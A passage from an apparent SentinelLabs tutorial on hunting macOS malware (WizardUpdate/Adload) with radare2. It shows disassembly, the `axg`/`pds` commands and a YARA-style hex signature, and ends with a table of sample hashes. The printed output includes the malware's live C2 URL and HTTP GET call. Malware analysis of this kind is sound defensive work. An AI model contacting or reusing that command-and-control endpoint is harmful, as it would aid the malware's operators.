20 48 85 d2 0f 85 74 02 00 00 48 89 84 24 a0 00 00 00 48 8b 48 40 84 01 48 8b 50 48 c7 44 24 58 18 00 00 00 48 83 c1 18 }
```

Let's grab some bytes immediately after the C2 string is loaded


We might do better if we try grabbing bytes of code right after that string has been loaded, for while the API string will certainly change, the code that consumes it perhaps might not. In this case, searching on 96 bytes from `0x7255` catches a more respectable 23 hits, but that still seems too low for a malware variant that has been circulating for many months.



Notice the dates – this malware has probably far more than just 23 samples

Let's see if we can do better. One trick I find useful with r2 is to hunt down all the XREFs to a particular piece of code and then look at the calling functions for useful sequences of byte code to hunt on.


For example, you can use `sf.` to seek to the beginning of a function from a given address (assuming it's part of a function, of course) and then use `axg` to get the path of execution to that function all the way from `main()`. You can use `pds` to give you a summary of the calls in any function along the way, which means combining `axg` and `pds` is a very good way to quickly move around a binary in r2 to find things of interest.



```
[0x01247a41]> s sym.WFBaWhsgW0BDXylXIn5
[0x01247160]> pds
0x012471a5 call sym.github.com_denisbrodbeck_machineid.ID
0x012471bf "_`hms|} + / @ P [ \t%v) )()\n*., ->-c..//000X0b0o0s0x255380: ; =#> ??A3A4CNCcCfCoCsLlLmLoLtLuMcN
0x012471d4 call sym.runtime.convTstring
0x012471f1 int64_t arg_70h
0x01247200 "809://::1???ACKAprAugDSADecEOFFebFriGETGetHanJanJulJunLaoMarMay"
0x01247226 int64_t arg_68h
0x01247226 sym.main.DownloadURL] "http://api.assistrotator.com/ga?a=%s&b=%sidna: internal error in punycode
id span statemheap.freeSpanLocked - invalid stack freenet/url: invalid control character in URLobjects added
 blocked read on closing polldescruntime: typeBitsBulkBarrier without typesetCheckmarked and isCheckmarked o
t arg_68h ; "http://api.assistrotator.com/ga?a=%s&b=%sidna: internal error i"
0x01247255 call sym.fmt.Sprintf
0x0124725f int64_t arg_78h
0x01247265 int64_t arg_70h
0x01247265 sym.net_http.DefaultClient] "`\xbe0\x01"
0x0124727a call sym.net_http._Client_.Get
0x012472cb call sym.runtime.deferprocStack
[0x01247160]> axg
- 0x01247160 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
  - 0x012475f6 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
  - 0x01247160 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
    - 0x012475f6 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
    - 0x01247a41 fcn 0x01247a20 sym.main.main
    - 0x01247a20 fcn 0x01247a20 sym.main.main
      - 0x01247b2e fcn 0x01247a20 sym.main.main
  - 0x01247a41 fcn 0x01247a20 sym.main.main
[0x01247160]> _
```

Using the `axg` command to trace execution path back to main


Now that we can see the call graph to the C2 string, we can start hunting for logic that is more likely to be re-used across samples. In this case, let's hunt for bytes where `sym.main.main` calls the function that loads the C2 URL at `0x01247a41`.



```
[0x01247160]> axg
- 0x01247160 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
  - 0x012475f6 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
  - 0x01247160 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
    - 0x012475f6 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
    - 0x01247a41 fcn 0x01247a20 sym.main.main
    - 0x01247a20 fcn 0x01247a20 sym.main.main
      - 0x01247b2e fcn 0x01247a20 sym.main.main
  - 0x01247a41 fcn 0x01247a20 sym.main.main
[0x01247160]> s 0x01247a41
[0x01247a41]> pd 8
|          0x01247a41      e81af7ffff     call sym.WFBaWhsgW0BDXylXIn5
|          0x01247a46      488b0424       mov rax, qword [rsp]
|          0x01247a4a      488b4c2408     mov rcx, qword [var_8h]
|          0x01247a4f      48837c241000   cmp qword [var_10h], 0
|      ┌─< 0x01247a55      0f85a8000000   jne 0x1247b03
|      |   ; CODE XREF from sym.main.main @ 0x1247b24
|      |   0x01247a5b      48890424       mov qword [rsp], rax
|      |   0x01247a5f      48894c2408     mov qword [var_8h], rcx
|      |   0x01247a64      e897fbffff     call sym.WFBaWhs3VUFIYCV
[0x01247a41]> pcy 48
$hex_1247a41 = { e8 1a f7 ff ff 48 8b 04 24 48 8b 4c 24 08 48 83 7c 24 10 00 0f 85 a8 00 00 00 48 89 04 24 48 89 4c 24 08 e8 97 fb ff ff 48 8b 44 24 10 48 89 44 }
[0x01247a41]> _
```

Finding reusable logic that should be more general than individual strings

Grabbing 48 bytes from that address and hunting for it on VT gives us a much more respectable 45 TP hits. We can also see from VT that these files all have a common size, 5.33MB, which we can use as a further pivot for hunting.



Our hunt is starting to give better results, but don't stop here!
We've made a huge improvement on our initial hits of 3 and then 23, but we're not really done yet. If we keep iterating on this process, looking for reusable code rather than just specific strings, imports or method names, we're likely to do much better, and by now you should have a solid understanding of how to do that using r2 to help you in your quest. All you need now, just like any good piece of malware, is a bit of persistence!

Conclusion

In this post, we've taken a look at some of r2's lesser known features that are extremely useful for hunting malware families, both in terms of associating new samples to known families and in searching for unknown relations to a sample or samples we already have. If you haven't checked out the previous posts in this series, have a look at Part 1, Part 2 and Part 3. If you would like us to cover other topics on r2 and reverse engineering macOS malware, ping me or SentinelLabs on Twitter with your suggestions.

Samples Used

File name	SHA1
WizardUpdate_B1	2f70787faafef2efb3cafca1c309c02c02a5969b
WizardUpdate_B2	dfff3527b68b1c069ff956201ceb544d71c032b2
WizardUpdate_B3	814b320b49c4a2386809b0bdb6ea3712673ff32b
WizardUpdate_B4	6ca80bbf11ca33c55e12feb5a09f6d2417efafd5
WizardUpdate_B5	92b9bba886056bc6a8c3df9c0f6c687f5a774247

WizardUpdate_B6	21991b7b2d71ac731dd8a3e3f0dbd8c8b35f162c
WizardUpdate_B7	6e131dca4aa33a87e9274914dd605baa4f1fc69a
WizardUpdate_B8	dac9aa343a327228302be6741108b5279adcef17
Adload	279d5563f278f5aea54e84aa50ca355f54aac743